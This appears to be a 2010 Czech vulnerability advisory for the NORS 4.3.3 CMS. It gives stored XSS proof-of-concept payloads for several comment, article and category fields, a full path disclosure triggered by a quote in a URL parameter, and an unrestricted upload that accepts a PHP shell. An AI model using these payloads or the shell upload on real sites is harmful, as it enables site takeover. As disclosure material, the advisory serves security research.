

NORS 4.3.3 Multiple Vulnerabilities

Vložil/a [RubberDuck](#) [1], 6 Únor, 2010 - 15:42

CMS: NORS 4.3.3

Bug: Multiple Vulnerabilities

Version: public

URL: <http://norsphp.com/get/4.3.3/zip/> [2]

Author: RubberDuck


Found Date: 03-02-10

Publication Date: 06-02-10

Permanent XSS PoC - Přidat komentář

Uživatelské jméno - SecIT

www - [www - www.security-portal.cz](http://www.security-portal.cz)">eSPecko
<script>alert(/RubberDuck/)</script><a href="http://www.secit.sk



[3]

Permanent XSS PoC - Přidat článek

http://localhost/nors_v4.3.3/administration/content/?event=post&command=add [4]


Název - <script>alert(/RubberDuck/)</script>

This affects another sections:

http://localhost/nors_v4.3.3/administration/content/?event=comment&comm... [5]

Text - <script>alert(/RubberDuck/)</script>

Popisek - xxx">Security-Portal<script>alert(/RubberDuck/)</script><a href="http://www.security-portal.cz



[6]

Persistent XSS - Rubriky

http://localhost/nors_v4.3.3/administration/content/?event=category&comm... [7]

NORS 4.3.3 Multiple Vulnerabilities

Publikováno na serveru Security-Portal.cz (<https://www.security-portal.cz>)

Název - `<script>alert(/RubberDuck/)</script>`

This affects another sections working with categories:


http://localhost/nors_v4.3.3/administration/content/?event=category&comm... [7]

http://localhost/nors_v4.3.3/administration/content/?event=category&comm... [8]

http://localhost/nors_v4.3.3/administration/content/?event=post&command=add [4]

Full Path Disclosure - administration

http://localhost/nors_v4.3.3/administration/content/?event=post'&command=add




[9]

Unsecure Image Upload - Přidat článek

http://localhost/nors_v4.3.3/administration/content/?event=post&command=add [4]

Obrázek - shell.php



[10]

http://localhost/nors_v4.3.3/upload/ [11]



[12]

URL článku: <https://www.security-portal.cz/blog/nors-433-multiple-vulnerabilities>

Odkazy:

[1] <https://www.security-portal.cz/users/rubberduck>

[2] <http://norsphp.com/get/4.3.3/zip/>

[3] <https://www.security-portal.cz/sites/default/files/xss-comment.jpg>

[4] http://localhost/nors_v4.3.3/administration/content/?event=post&command=add

[5] http://localhost/nors_v4.3.3/administration/content/?event=comment&command=add

NORS 4.3.3 Multiple Vulnerabilities

Publikováno na serveru Security-Portal.cz (<https://www.security-portal.cz>)

- [6] <https://www.security-portal.cz/sites/default/files/xss-popisek.jpg>
- [7] http://localhost/nors_v4.3.3/administration/content/?event=category&command=add
- [8] http://localhost/nors_v4.3.3/administration/content/?event=category&command=tree
- [9] <https://www.security-portal.cz/sites/default/files/fpd.jpg>
- [10] <https://www.security-portal.cz/sites/default/files/upload.jpg>
- [11] http://localhost/nors_v4.3.3/upload/
- [12] <https://www.security-portal.cz/sites/default/files/upload2.jpg>